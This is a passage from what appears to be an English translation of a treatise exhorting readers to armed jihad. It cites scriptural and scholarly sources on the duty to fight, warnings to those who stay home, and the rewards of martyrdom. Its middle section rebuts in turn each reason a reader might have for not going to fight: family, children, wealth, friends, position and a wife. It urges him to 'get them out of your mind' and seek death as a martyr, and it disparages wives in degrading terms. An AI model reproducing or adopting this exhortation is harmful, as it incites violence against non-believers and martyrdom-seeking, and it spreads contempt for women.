Now if some of the Muslims in the attacked area go to fight the enemy and they are sufficient in numbers and are capable of fighting the enemy alone, it is still a duty on the rest to help. Al Mawardi states that because it is a Jihad of defense so it remains a duty on every Muslim capable of fighting in that territory.

If the nonbelievers descend on an unpopulated Muslim land that is far away from populated areas there are two opinions in that, and Al Gazali narrates both. The first is that of the Imam al Haramain. He states that it does not become mandatory on Muslims to fight and put their lives in danger to protect such a secluded, unpopulated land. The other opinion, which is the position of the madhab, is that it is mandatory for Muslims to fight for that land.

Imam Nawawi says the opinion of the Imam (of al Haramain, al Juwaini) is unacceptable. How can we -the Muslims- allow the non-Muslims to take away part of the Dar al Islam with our ability to protect it?

Al Qurtubi says: If the enemy just comes close to Muslim territory, even without entering it, it becomes mandatory on Muslims to go and meet the enemy in order for the religion of Islam to prevail and gain the upper hand and to humiliate the enemy.

Al Baghawi states that it is mandatory on the Muslims who are closest to the invaded land, and is a collective duty on the Muslims who are far away.

The punishment of those who don't participate in Jihad:

Allah says:Say [O Muhammad], "If your fathers, your sons, your brothers, your wives, your relatives, wealth which you have obtained, commerce wherein you fear decline, and dwellings with which you are pleased, are more beloved to you than Allah and His Messenger and jihad in His cause then wait until Allah executes His command. And Allah des not guide the defiantly disobedient people (Tawbah 24)

In this ayah is a sufficient warning for anyone who leaves jihad with their selves and their wealth

Allah says: O you who have believed, what is [the matter] with you that, when you are told to go forth in the cause of Allah, you adhere heavily to the earth? Are you satisfied with the life of this world rather than the Hereafter? But what is the enjoyment of worldly life compared to the Hereafter except a [very] little.

If you do not go forth, He will punish you with a painful punishment and will replace you with another people, and you will not harm Him at all. And Allah is over all things competent (Tawbah 38-39)

Those who remained behind rejoiced at their staying [at home] after [the departure of] the Messenger of Allah and disliked to strive with their wealth and their lives in the cause of Allah and said, "Do not go forth in the heat." Say, "The fire of Hell is more intense in heat"- if they would but understand

So let them laugh a little and [then] weep much as recompense for what they used to earn. (Tawba 81-82)

10. Ibn Umar narrates: I heard the Messenger of Allah saying, "If you trade in each, and follow the tails of cows, and became content with being farmers, and ignored jihad, Allah will impose on you a humiliation that would not be taken away until you go back to your religion. (Abu Dawud – Authentic)

    The meaning of the hadith is that if people ignore jihad because of their involvement in agriculture and similar affairs, Allah will unleash upon them their enemies which would bring them humiliation which cannot be eliminated unless they go back to what is a duty upon them to start with and that is jihad against the non-believers, and being harsh and rough on them, and establishing religion to give Islam and its followers victory and to raise the word of Allah high and to humiliate disbelief and its followers. This hadith shows that leaving jihad is leaving Islam because the Messenger of Allah said: "until you go back to your religion"

11. Abu Bakr states that, " If any people stop jihad Allah will cover them all with punishment" al Tabarani, (agreeable chain)

12. Ibn Asakir narrates that when Abu Bakr became the Khalifah he stood on the pulpit and among what he said was, " If people do not practice jihad Allah will inflict them with poverty"

One might say that I see some people not practicing jihad nevertheless they are wealthy. The answer is that wealth is not the amount of money you have, but wealth is a feeling of contentment and satisfaction that exists in the heart. When people stop practicing jihad they miss out on the booty of war. When they do that and instead turn their attention and effort to making wealth from various other means, they get involved in a lot of prohibited methods of making money. You then rarely find anyone among them who's wealth is all pure halal. They became greedy over miser things of this world. That made them humiliated and they became slaves to money.

But the mujahid is free of greed and is depending on Allah for his provisions. Allah provides for him from the booty. He wins it by his sword and it is pure halal.

13. Abu Hurairah narrates that the Messenger of Allah said: " Whoever dies and has not fought or had the intention of fighting dies on a branch of hypocrisy" Muslim

14. Abu Umamah narrates that the Messenger of Allah said: " Whoever has not fought or prepared a fighter or taken care of a fighter in his absence, Allah will strike him with a disaster" Abu Dawud (Agreeable)

An advice to the ones who stay behind:

O you who have neglected jihad and stayed away from the path of success: You have put yourself in the position of exclusion from the mercy of Allah. You have deprived yourself from the greatest reward.

What is it that caused you to stay behind? Why haven't you joined the ranks of the mujahideen? Why are you holding back your soul and your wealth?

It must be one of the following reasons: The desire to live a long life; attachment to family, wealth, friends; desire to do more good deeds before fighting jihad; love of a beautiful wife; your position of power; or love of a comfortable life style.

Nothing else could be holding you back. It must be one of the above-mentioned reasons that are keeping you away from Allah. Can't you hear the call of Allah directed at you: "O you who have believed, what is [the matter] with you that, when you are told to go forth in the cause of Allah, you adhere heavily to the earth? Are you satisfied with the life of this world rather than the Hereafter? But what is the enjoyment of worldly life compared to the Hereafter except a [very] little."

Listen carefully to how I respond to each and every one of the causes that are holding you back from jihad. You will then come to realize that you are deprived and you would learn that it is nothing but your self and Shaytaan that is preventing you from jihad.

1. The desire to live longer:

In the name of Allah, fearlessness does not decrease your life and cowardice does not increase it. Allah says:

"And for every nation is a [specified] term. So when their time has come, they will not remain behind an hour nor will they precede [it]." (Al Aaraf 34)

And He says:

"But never will Allah delay a soul when its time has come. And Allah is Acquainted with what you do." (Al Munafiqoon 11)

And He says:

“Every soul will taste death. Then to Us will you be returned.” (Al Ankaboot 57)

O you who have deceived yourself: Remember that during death is agony and pain. And on the Day of Judgment is the great fear. Do you remember that the Shaheed is spared of all of that?
He does not feel the pain of death except like a sting of an insect. My brother, why miss out on this opportunity? And then after death you will be spared from the punishment of the grave, you will not go through the questioning of the angels in the grave, and you will be tranquil on the Day of Judgment when everyone else is afraid. After your death your soul will be in the insides of birds flying in Paradise.

Can you see the difference between dying a natural death and being a Shaheed?

2. Attachment to family

If what is preventing you from jihad is family, wealth and friends then Allah says:

“And it is not your wealth or your children that bring you nearer to Us in position, but it is [by being] one who has believed and done righteousness.” (Saba 37)
And He says:

“Know that the life of this world is but amusement and diversion and adornment and boasting to one another and competition in increase of wealth and children – like the example of a rain whose plant growth pleases the tillers; then it fries and you see it turned yellow; then it becomes debris. And in the Hereafter is severe punishment and forgiveness from Allah and approval. And what is the worldly life except the enjoyment of delusion.”(Al Hadeed 20)

The Messenger of Allah said: “and the area under a whip or under your foot in Paradise is better than the world and everything in it” (Bukhari)

So does it make sense to leave this vast kingdom in Paradise for the sake of your family who in a short while will be among the dead? A family that might express animosity, bad behavior, or jealousy. If you have money they love you, if your broke they forsake you. One day they are with you and the next day against you. In the end, on the Day of Judgment, they would leave you alone and they would hold you accountable for the size of an atom. They would all desire that they could be saved on that day even if it is by by you going to Hellfire.

3. Love of wealth:

If it is your wealth that is keeping you behind then how can it do so when you know that it will eventually leave you? And because of this wealth you would be asked on the Day of Judgment:

How did you make it? And how did you spend it? You will be asked these two questions on a day that would make a child gray headed. A day of horror.

The Messenger of Allah said: “The poor Muslims would precede the rich in Paradise by half a day: 500 years!”

Allah says:

“Your wealth and your children are but a trial, and Allah has with Him a great reward.” (Al Taghabun 15)

And how can your children keep you from jihad?

4. Love of your children and caring for them:

Is it because you care for them? Well Allah is more careful for them then you. Didn’t He care for them when they were in the darkness of their mother’s womb?

How can such a child prevent you from jihad when if he is young you are concerned and when they grow old you are still concerned. You are concerned about them when they are healthy and when they are sick. If you discipline them they revolt against you. If you advice them they hate you. And after all of your care for them, when you grow old they forsake you! And you still see them as a blessing!

Get them out of your mind! And hand them over to the one who created them. And trust Allah in their provisions as you trust Him in yours. How can you admit that Allah is the one who manages the affairs of the Heavens and Earth and you don’t trust Him with the provisions of your children?

In the name of Allah you have no authority over the harm or benefit that befalls them or even yourself. You have no control over your life or theirs. You cannot add a day to their life. In one day you could be dead and then you would leave your children orphans behind you. Then you would say: I wish I were with the martyrs! And the response would be: Now it’s too late.

Allah says:

“O mankind, fear your Lord and fear a Day when no father will avail his son, nor will a son avail his father at all. Indeed, the promise of Allah is true, so let not the worldly life delude you and be not deceived about Allah by the Deceiver [i.e. Satan]” (Luqman 33)

Now if your child is among the successful (people of Paradise) then you would be reunited in Paradise. If he is among the losers then why wait? Let the separation be from now!

If you truly care for your child then die as a Shaheed. You would then be able to appeal for 70 of your family members. So what are you waiting for?

5. Your friends:

If you are unable to leave behind your friends and acquaintances then remember the Day of Judgment. On that day friends are enemies except the righteous among them. So if your friends are not righteous then you don't want to be with them today because tomorrow they will turn against you. But if they are righteous then Allah will unite you together in a better place than this. Allah says:

"And We will remove whatever is in their breasts of resentment, [so they will be] brothers, on thrones facing each other." (Al Hijr 47)

6. Power and prestige:

You might be staying behind the ranks of the mujahideen because you fear the loss of what you have established so far in your life in terms of position, power, and prestige.

This position you are holding, how many hands did it pass through until it reached you? So if this position left them it would one day leave you. Your power is temporary and your prestige will soon be forgotten. Your position, power and prestige are keeping away from the path of Paradise. The lowest person in Paradise will own ten times the whole world and everything on it! This is the power and position of the lowest person of Paradise. It is greater than that of the greatest king of this world.

Nothing in this world is free of contamination. The Position you are holding has its fair share of disappointments. In order to win power and position you will have to struggle. You will win enemies and lose friends. You will suffer pain and defeats along the way. Paradise is free of all of that. Allah says:

"Gardens of perpetual residence; they will enter them with whoever were righteous among their fathers, their spouses and their descendants. And the angels will enter upon them from every gate, [saying:]

"Peace be upon you for what you patiently endure. And excellent is the final home" (Al Ra'ad 23-24)

7. Attachment to a comfortable lifestyle:

It might be the tranquility of your mansion. The shade of your garden. The comfort of your bed. The amenities of life that are surrounding you and making your life pleasant and pain free.
But remember that none if that would last forever. Your mansion is nothing but stones, bricks and mortar. If it is not cleaned it would rot and if it is not maintained it would breakdown. And

eventually it would turn into the dirt it was made of. Wouldn't you prefer to live in a palace built from bricks of gold and silver? A palace that is everlasting, and doesn't need cleaning or maintenance. Its furniture is chosen and arranged by angels. In it you would be served with the best food by servants whom Allah says about them:

"There will circulate among them young boys made eternal. When you see them, you would think them [as beautiful as] scattered pearls." (Al Insan 19)

In Paradise everything is clean - everything is pure. There is no call to nature or sweating. Our bodies will come in a different form.

Life therein is infinite. There is no time pressure. The people of Paradise are free to do what they like whenever they like and for as long as they like. One of them could recline on his throne for 40 years talking to his wife.

Nothing stands between you and this enjoyment except dying as a Shaheed.

Compare this lifestyle with what you have in this world.

8. Desire to live longer to do more good deeds:

You might not want to participate in jihad because you are not ready and you want to do more deeds. So you have a good intention in delaying jihad. But let me tell you that you are being deceived. Allah says:

O mankind, indeed the promise of Allah is truth, so let not the worldly life delude you and be not deceived about Allah by the Deceiver [i.e. Satan]

Indeed, Satan is an enemy to you; so take him as an enemy. He only invites his party to be among the companions of the Blaze." (Fatir 5-6)

This is nothing more than a trap of Shaytaan. That is not the way of the Awlyah (friends) of Allah. Weren't the Sahabah and Tabi'een keener to do more good deeds than you? But that never held them back from fighting in the cause of Allah. Can't you here Allah telling you:

"Go forth whether light or heavy, and strive with your wealth and your lives in the cause of Allah. That is better for you, if you only knew" (Al Tawbah 41)

Can't you see that the best way to better yourself is actually through jihad? Allah says:
"But Allah has preferred the mujahideen over those who remain [behind] with a great reward" (Al Nisa 95)

In fact there is nothing that compares to jihad. The Messenger of Allah says:

“Standing in the ranks of the army in the battlefield is greater that worshiping Allah among your family for seventy years” Tirmithi – al Bayhaqi – al Hakim

O you who have deceived yourself realize that the sleep of the mujahid is better than the praying of the night and fasting of the day of everyone else.

9. Love of your wife:

If you cannot go to jihad because you are attached to your beautiful wife, then even if you were to assume that your wife is the best woman in the whole world and that she is the most beautiful woman in the whole worl, didn’t she start out as a lowly droplet and would end as a decomposed body? And in between her birth and death she never ceased carrying stool in her guts! Her menstrual period keeps you away from her a good portion of her life. Her disobedience is more than her obedience. If she does not wash she would smell horrible. If she doesn’t comb, her hair becomes ruffled. The older she gets the more ugly she becomes.

Pleasing her is not easy and her love costs you a lot. You are always trying to empress her and nothing is ever enough. She only loves you when you give her what she wants, and if you don’t she would soon leave you and find someone else. As if she is telling you: If you want me spend on me! In general you cannot enjoy her without perpetual pain and suffering.

It is amazing how such a woman is keeping you away from the women of Paradise. In the name of Allah the blood of the Shaheed does not dry before he meets his wife in Paradise!

She is beautiful with big lustrous eyes. A virgin as if she is an emerald. She has loved no one and will love no one but you. She was created for you and only you. If her finger appears it would overshadow the moon. If her bracelet appears in a dark night, it would leave no darkness in the universe. If her wrist appears, it would take away the mind of every sane human being. If she appears between the heaven and earth, the distance between them would be filled by her scent, and if she spits in the oceans of the world the salt water would turn fresh.

The more you look at her the more beautiful she becomes. The more time you spend with her, the more you love her.

Does it make any sense to learn about such a woman and not try to meet her? What about when you learn that you will be married not to one, but seventy of the Hoor!

Keep in mind that leaving your wife behind is inevitable. You will die and so would she. And insha Allah you will be reunited in Paradise and then you will find her to be even more beautiful than the Hoor. When that happens you will find her free of all the displeasures of this life.

Wake up before its too late, and free yourself from the prison of this world, and pray to Allah to grant you martyrdom. Don’t let anything stand between you and this great reward.

1. Abu Hurairah narrates: The Messenger of Allah said " The Shaheed feels the pain of death just like one of you would feel the sting of an insect"

Al Tirmithi – Al Nasa'i – ibn Majah – Ahmad (al Albani: Hassan)

2. The Messenger of Allah said: A trip in the early or late hours of the day in the path of Allah is better than the world and everything in it, and the area under a whip or under your foot in Paradise is better than the world and everything in it, and if a woman of Paradise reveals herself to the people of this world she would fill the distance between them with light, and her scent, and the scarf on her head is better than the world and everything in it (Bukhari)

CHAPTER 2: THE VIRTUES OF JIHAD AND MUJAHIDEEN

The virtues of Jihad:

Allah says: Not equal are those believers remaining [at home] – other than the disabled – and the Mujahideen in the cause of Allah with their wealth and their lives. Allah has preferred the Mujahideen through their wealth and their lives over those who remain [behind], by degrees. And to all, Allah has promised the best [reward]. But Allah has preferred the mujahideen over those who remain [behind] with a great reward.

Degrees from Him and forgiveness and mercy. And Allah is ever Forgiving and Merciful. (Al Nisa 95-96)

Allah says: So let those fight in the cause of Allah who sells the life of this world for the Hereafter. And he who fights in the cause of Allah and is killed or achieves victory – We will bestow upon him a great reward. (Al Nisa 74)

The ones who have believed, emigrated and striven in the cause of Allah with their wealth and their lives are greater in rank in the sight of Allah. And it is those who are the attainers [of success]

Their Lord gives them good tidings of mercy from Him and approval and of gardens for them wherein is enduring pleasure.

Abiding therein forever. Indeed, Allah has with Him a great reward. (Al Tawba 20-22)

Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction, which you have contracted. And it is that which is the great attainment. (Al Tawba 111)

O you who have believed, if you support Allah, He will support you and plant firmly your feet. (Muhammad 7)

The believers are only the ones who have believed in Allah and His Messenger and then doubt not but strive with their properties and their lives in the cause of Allah. It is those who are the truthful. (Al Hujrat 15)

O you who have believed shall I guide you to a transaction that will save you from a painful punishment?

[It is that] you believe in Allah and His Messenger and strive in the cause of Allah with your wealth and your lives. That is best for you, if you should but know.

He will forgive you your sins and admit you to gardens beneath which rivers flow and pleasant dwellings in gardens of perpetual residence. That is the great attainment.

And [you will obtain] another [favor] that you love – victory from Allah and an imminent conquest; and give good tidings to the believers. (Al Saff 10-13)

Jihad is the best deed after Salah and being dutiful towards one's parents:

3. The Messenger of Allah was asked what is the most beloved act of worship in the eyes of Allah? He said, "Praying on time," I said, " Then what?" He said, "Being dutiful towards your parents," I said and then what? He said, "jihad in the path of Allah" (Bukhari)

4. Ibn Umar used to consider jihad to be the best of all deed after Salah (al Bayhaqi)

Jihad is the greatest deed after believing in Allah:

5. The Messenger of Allah was asked, "What is the best of all acts of worship?" He said, "Believing in Allah" He was asked, "And then what?" He responded, "Jihad in the path of Allah" Then he was asked "And then what?" He said, "An accepted Hajj" (Bukhari and Muslim)

6. Ma'iz narrates, the Messenger of Allah was asked, "What is the best deed?" He said, "Believing in Allah, and then jihad, and then Hajj which would be better than every other deed like the distance between the sunset and sunrise" (Ahmad)

   [This is an indication that the status of these deeds is not only higher than anything else but it is so with a huge margin.]

7. Abu Dharr narrates, I asked the Messenger of Allah about the best deeds, he said, " Believing in Allah and jihad in His path" (Bukhari and Muslim)

8. Abu Qatadah narrates that the Messenger of Allah stood and delivered a reminder to them and said that jihad in the path of Allah and believing in Allah are the greatest deeds. I man then stood up and asked, "O Messenger of Allah, what if I was killed in the path of Allah would my all my sins be forgiven? The Messenger of Allah said: Yes (Muslim)

9. Abu Hurairah narrates that the Messenger of Allah said "the best of deeds in the eyes of Allah are: A belief in Allah with conviction, Qazw with no qulool[3], and an acceptable hajj" (Abu Khuzaymah – Ibn Habbaan)

[3] Qulool is taking from the booty before it is distributed among the soldiers.

Jihad is greater than worshiping in the House of Allah and serving it and serving the pilgrims:

10. Al Numan bin Bashir narrates: I was sitting next to the pulpit of the Messenger of Allah when a man said, " I wouldn't mind if I don't do anything after becoming a Muslim but serving the pilgrims." Another said, "I wouldn't mind if I don't do anything after becoming a Muslim but praying in the sacred masjid (Makkah)." A third said, "No, jihad in the path of Allah is better than what you said." Omar scolded them and told them to stay quiet and not raise their voices next to the pulpit of the Messenger of Allah. He then said, this is Friday and in a short while he will come to give khutbah. When he leaves I will go and ask him about your discussion. Allah then revealed: "Have you made the providing of water for the pilgrim and the maintenance of al-Masjid al-Haraam equal to one who believes in Allah and the Last Day and makes jihad in the cause of Allah? They are not equal in the sight of Allah. And Allah does not guide the wrongdoing people." (Muslim)

    [So the verse in explicit terms stated the superiority of jihad]

References that jihad is the greatest deed of all:

11. Amr bin Absah narrates: A man said O Messenger of Allah what is Islam? He said, "Islam is submission of your heart, and that the Muslims are safe from your tongue and your hands" He said: "What is the best of Islam?" The Messenger of Allah said, "Iman (Faith)" He said what is faith? The Messenger of Allah replied, "To believe in Allah, His angels, His books, His Messengers, and the resurrection after death" He said, "What is the best of Iman?" The Messenger of Allah said, "Hijrah" He said what is hijrah? The Messenger of Allah said, "To leave sins behind" He said, "What is the best of hijrah?" The Messenger of Allah said, "Jihad" He said what is the best of jihad? The Messenger of Allah said, "the one whose horse is slain and his blood is spilled" (Ahmad – al Tabarani – al Bayhaqi)

    See, may Allah have mercy on you, how the Messenger of Allah made the best of the best of the best of Islam to be jihad, and then he made the best of jihad to be martyrdom.

12. The Messenger of Allah told a man: "Become a Muslim," The man said, "what is Islam?" He responded to him, and then he asked him about hijrah and jihad. The man said what is jihad. ? The Messenger of Allah said, "you fight in the cause of Allah and you do not fear fighting the enemy and you do not commit qalool" (Abu Ya'la – al Bayhaqi)

13. Ayisha narrates that she told the Messenger of Allah, "O Messenger of Allah, we see that jihad in the cause of Allah is the greatest deed. Shouldn't we then make jihad?" The Messenger of Allah responded, "For you the best jihad is hajj mabroor" (Bukhari)

14. Abu Hurairah narrates that the Messenger of Allah said, "The jihad of the old, the weak, and the women is hajj and umrah" (Al Nasa'i – al Bayhaqi (agreeable))

15. Al Khateeb mentions in “The history of Baghdad” and ibn Asakir in “The history of Damascus”, that Muhammad bin Fadhail bin Iyad said: I saw ibn al Mubarak in my dream so I asked him “What did you find your best deeds to be?” He said: “The deed that I preoccupied myself with” I asked “Jihad and Ribaat?” He said: “Yes”. I told him “So what did Allah do to you?” He said, “He forgave me”

16. Al Fadhl bin Ziyad said I heard Abu Abdullah (Imam Ahmad) when Qazw was mentioned to him he started to cry and then said: “There is no act of worship greater than it”

17. In al Mugni it states that Imam Ahmad said: “There is nothing comparable in rewards to meeting the enemy. And for one to involve in the actual fighting is the best of deeds (compared to supportive roles.) The ones who are fighting the enemy are the ones defending Islam, so what can be greater than that? People feel save while they feel fear. They have given up their souls for Allah”

Jihad is the most beloved deed to Allah:

18. Abdullah bin Salaam said we were a group of the companions of the Messenger of Allah and we said if we just knew what was the most beloved deed to Allah. Allah then revealed: “Whatever is in the heavens and whatever is on the earth exalts Allah, and He is the Exalted in Might, the Wise

    O you who have believed, why do you say what you do not do?

    Great is hatred in the sight if Allah that you say what you do not do.

    Indeed, Allah loves those who fight in His cause in a row as though they are a [single] structure joined firmly” (al Saff 1-4) (Tirmithi - al Bayhaqi – al Hakim – ibn al Mubarak)

The mujahid is the greatest of all people:

“Allah has preferred the mujahideen over those who remain [behind] with a great reward
Degrees from Him and forgiveness and mercy. And Allah is ever Forgiving and Merciful.” (Al Nisa 95-96)

19. Abu Said al Khudri narrates that the Messenger of Allah was asked, “Who is the best of people?” He said, “A believer who is making jihad with his life and his wealth in the cause of Allah” (Bukhari – Muslim)

No one can practice any act of worship equivalent to jihad:

20. Abu Hurairah narrates that the Messenger of Allah was asked about a deed equal in reward to jihad. He replied, “You cant do it” They asked again and then a third time, and every time the Messenger of Allah says, “You cant do it” Then he said, “The equivalent of the mujahid is the one who fasts and prays continuously without resting until the mujahid comes back!” (Muslim)

21. A man came to the Messenger of Allah and asked him about something to do equivalent to jihad. The Messenger of Allah said, “ I don’t find any” Then he said, “When the mujahid leaves, can you enter into your masjid and pray and fast with no break?” The man said, “And who could do that!” (Bukhari)

22. Abu Hurairah says: The horse of the mujahid would be running in a pastureland and the mujahid would be given rewards for that! (Bukhari)

If the ones with high aspirations, those who had their rewards multiplied because of their companionship of the Messenger of Allah; if they cannot find anything equivalent to jihad, then how can we be at ease with lower deeds. How can we settle for other deeds when even then we might have them mixed with insincerity and shortcomings?

O Allah wake us up from this sleep and grant us jihad in your cause before it’s too late! You are our hope for any good and there is no strength with anyone but you.

References that the sleep of the mujahid is better than the praying of the night and fasting of the day of others:

23. Safwan bin Saleem said Abu Hurairah asked, “Can anyone of you pray continuously without rest and fast continuously without a break?” They said, “O Abu Hurairah, who could do that!” He said, “I swear in the name of whom my soul is in his hands: The sleep of the mujahid is better than that!” (Ibn al Mubarak)

If this is the status of their sleep, then what about their prayers. This is what the competitors should compete for and this is what others should cry for missing.

Allah reserved one hundred levels in Paradise for the mujahideen, between each level and the other is the distance between the heavens and earth:

Allah has preferred the mujahideen over those who remain [behind] with a great reward
Degrees from Him and forgiveness and mercy. And Allah is ever Forgiving and Merciful.” (Al Nisa 95-96)

24. Abu Hurairah narrates: The Messenger of Allah said, “There are a hundred levels in Paradise specially prepared by Allah for the mujahideen in His cause. Between each level and the next is the difference between the heaven and earth. So when you ask Allah, ask Him to grant you

al Firdaws. It is in the middle of Paradise and the highest part of it. From it the rivers of Paradise spring, and above it is the throne of Allah" (Bukhari)

The Rahbanyyah *(monasticism) and S*iyahah[4] *of this nation is jihad:*

[Such believers are] the repentant, the worshippers, the praisers [of Allah], the travelers, those who bow and prostrate, those who enjoin what is right and forbid what is wrong, and those who observe the limits [set by] Allah. And give good tidings to the believers (al Tawba 112)

25. Abu Said al Khudri narrates: A man came to the Messenger of Allah and said, "Advise me" He said, "Have taqwa of Allah since it is the essence of all good, and make jihad since it is the monastism of this nation, and remember Allah and recite Quran since it is light for you in this world and remembrance for you in the heavens, and preserve your tongue except from good, for you would then defeat Shaytaan[5]" (al Tabarani – al Khateeb – Ahmad)

Abu Abdullah al Haleemi:

The meaning of "the monastism of this nation is jihad" is that the Christians used to practice monastism by leading a secluded life in a monastery. The maximum sacrifice they would give to Allah is to stay away from the allurements of this world. They would claim that they are staying away from everyone in order not to harm anyone. But there is no harm greater than leaving the evildoers practice their evil. Therefore the real ones who are avoiding evil and harm are the mujahideen who are stamping it out.

26. Abu Umamah narrates: The Messenger of Allah said, "The siyahah of my nation is jihad" (Abu Dawud – al Hakim – al sunnan al kubra)

Siyahah is the traveling in the earth to flee evil and to contemplate in the creation of Allah. Since jihad involves all of that it becomes the siyahah because the mujahid is fleeing towards the creator.

The pinnacle of Islam is jihad:

27. Muadh bin Jabal narrates: We were with the Messenger of Allah returning from Tabook. He told me, "If you want I can tell you the head of the matter, its pillar and its peak," I said yes O Messenger of Allah. He said, "The head of the matter is Islam, its pillar is Salah, and its peak is jihad" (al Hakim – Ahmad – al Tirmithi – ibn Majah)

[4] Siyahah is traveling throughout the earth. In the earlier nations some people would travel the earth for the sake of worshiping their Lord. Others would remain stationed at monasteries and that is Rahbanyyah
[5] Shaytaan: Satan.

The mujahid is given a guarantee by Allah:

28. Abu Huraira narrates: The Messenger of Allah said, "Allah has guaranteed the mujahid, who leaves from his home with no purpose but to fight in the cause of Allah and believing in Allah's words, Allah has guaranteed for him either to enter him into Paradise or to return him home with reward or booty" (Bukhari and Muslim)

29. Abu Hurairah narrates: The Messenger of Allah said, "There are three whom it is granted that Allah will help them: The mujahid in the path of Allah, the slave who started the process of mukatabah, and the one who wants to marry for chastity" (AbdulRazaq – al Tirmithi – al Hakim)

Allah will never forsake the mujahideen but would help them and respond to their prayers:

30. Jabir bin Abdullah narrates: We were sent on an expedition by the Messenger of Allah to raid a caravan owned by Quraish, and he appointed Abu Ubaydah as our leader. The Messenger of Allah found nothing to provide us with except leather bags filled with dates and nothing else. Abu Ubaydah would then hand us one date each. The narrator was asked: "What good would a date be?" He said we would eat it and then suck on the date seed! In addition to drinking water, that was the only food we would have for the whole day! Then we would gather leafs of trees and soak them in water and eat them. Then we headed for the direction of the coast. We saw what appeared like a sand dune and to our surprise it was whale. Abu Ubaydah at first said it is dead (therefore it cannot be consumed) He then said: "But we are the messengers of the Messenger of Allah and we are in the cause of Allah, and this is a necessity so eat from it" We stayed there for a whole month eating from it until we grew fat and we were three hundred in number! We would collect oil from its eyes with buckets and cut from its flesh pieces as large as a bull. Abu Ubaydah had us fit 13 men in its eye socket! He then had one of it's rib bones fixed to the ground like an arck, then he had the tallest camel with us pass from under it without the camel touching the bone! We then picked up dried meat to carry with us to Madina. When we told the Messenger of Allah our story he said, "That was sustenance Allah send for you. Do you have any of that meat left with you to give me some? We send some to him and he ate from it" (Muslim)

Miscellaneous rewards of the mujahideen:

Allah says: "…that is because they are not afflicted by thirst or fatigue or hunger in the cause of Allah, nor do they tread on any ground that enrages the disbelievers, nor do they inflict upon an enemy any infliction but that it is registered for them as a righteous deed. Indeed, Allah does not allow to be lost the reward of the doers of good.

Nor do they spend an expenditure, small or large, or cross a valley but that it is registered for them that Allah may reward them for the best of what they were doing." (Al Tawbah 102-121)

31. Abu Bakr bin Abi Musa narrates: I heard my father say that the Messenger of Allah said, “The gates of Paradise are lying under the swords” A poor man with rags on stood up and said, “O Abu Musa, did you hear that from the Messenger of Allah?” May father said yes. The man went back to his company and told them: “I give you my salaam” He then broke his sword sheath and marched towards the enemy striking them with his sword until he was killed” (Muslim)

    Ibn Daqeeq al Eid says: The statement that the gates of Paradise are lying under the swords would mean that Paradise is attained through the swords of the mujahideen and using the sword is necessary to get Paradise and to open its gates.

32. The Messenger of Allah said: “Whoever fights in the cause of Allah the time it takes to milk a camel is granted Paradise” (Ahmad – Abu Dawud – al Tirmithi – ibn Majah – ibn Habbaan)

33. Abu Hurairah narrated: The Messenger of Allah said: “The trials and tribulations are on there way. Trials like pieces of a dark night. The safest from them would be a man living on the peaks of mountains, living off his flock of sheep, or a man mounting his horse living off his sword” (al Hakim)

    [This indicates that in times of great tribulations a man should either be living in seclusion or even better living as a mujahid.]

34. Saburah bin al Fakah narrated: I heard the Messenger of Allah say, “Shaytaan has intercepted the son of Adam on his path towards Islam and told him: “Are you going to become Muslim and leave your heritage and the religion of your forefathers?” But the son of Adam disobeyed him and became a Muslim and was forgiven. Then Shaytaan sat for him on his path to hijrah and told him: “Will you make hijrah and leave behind your home and land?” He disobeyed him and made hijrah. He than sat for him on his path towards jihad and told him: “Are you going to fight when it is an exhaustion of your self and wealth? You would go to kill and would be killed and then your wife would be taken and your wealth divided.” The son of Adam disobeyed him and went on jihad.” The Messenger of Allah then said: “Whoever does that, it is incumbent upon Allah to admit him to Paradise, or if he dies by his animal striking him he would go to Paradise” (Ahmad (Agreeable))

35. Khalid bin al Waleed said: “If I were to marry a beautiful woman whom I love, or if I were given the good news of having a newborn son, it is less beloved and dear to my heart then to be, in a cold icy night, in an army waiting to meet the enemy the next morning. I advise you to go on jihad” (ibn al Mubarak)
    These were the words of Khalid before his death.

36. He also said: “I was prevented a lot of reciting of Quran because of my preoccupation with jihad”(Ibn Asakir – Abu Ya’la)

References to preference of jihad over hajj:

37. Ibn Umar said: One trip on jihad is better than 50 hajjs (Ibn al Mubarak – ibn Abi Shaybah) This narration to ibn Umar is authentic

38. Dhirar bin Amr said: " I have spent a very long time in jihad and my heart was longing to hajj. I made my preparations to go and then went to greet my brothers. I visited Ishaaq bin Abu Farwah to tell him good-bye. He asked me, "Where are you going?" I said: "I am going on hajj," He said: "Has your opinion on jihad changed or what?" I said: "No! Its just that I have been here on jihad for a long time and I was longing for hajj and visiting the House of Allah" He told me: "Dhirar! You should not do what you love, but you should do what Allah loves. O Dhirar, don't you know that the Messenger of Allah only made hajj once, but then spend his life fighting in jihad until he met Allah. O Dhirar! If you make hajj then you are rewarded for your hajj or umrah. But if you are posted in jihad or fighting and protecting the backs of Muslims, then if that House is visited by 100,000 pilgrims or whatever number, you would be getting the reward of everyone of their hajjs and the hajj of every believing man or woman until the Day of Judgment! Because whoever protects the believers is like the one who protects them from the time of Adam until the Day of Judgment. You are also rewarded for fighting the nonbelievers from the day Adam was created until the Day of Judgment because whoever fights them today is like the one who fights them from the day Adam was created until the Day of Judgment. You are also rewarded for every letter revealed in the Torah, Gospel and Quran because you are fighting to protect the light of Allah from being extinguished.

    O Dhirar bin Amr! Don't you know that there is no one closer to the status of prophethood than the scholars and mujahideen? I said, "And how is that?" He said: "Because the scholars are the ones who fulfill the role of the Prophets in guiding others to the truth and teaching it to them. While the mujahideen are the ones who fight for what the Prophets have brought and strive to make the word of Allah the highest and the word of the nonbelievers the lowest" Dhirar said: "I decided to give up hajj and remain in jihad until I die and meet Allah"

The virtues of encouraging jihad:

Allah says: So fight, [O Muhammad], in the cause of Allah; you are not held responsible except for yourself. And encourage the believers [to join you] that perhaps Allah will restrain the might of those who disbelieve. And Allah is greater in might and stronger in punishment (al Nisa 84)

Allah says: O Prophet, urge the believers to battle. If there are among you twenty steadfast, they will overcome two hundred. And if there are among you one hundred steadfast, they will overcome a thousand of those who have disbelieved because they are people who do not understand (al Anfal 65)

39. We will end this chapter with the famous story of Umm Ibrahim. This story was mentioned by scholars like Abu Jaafar al Luban. He narrates:

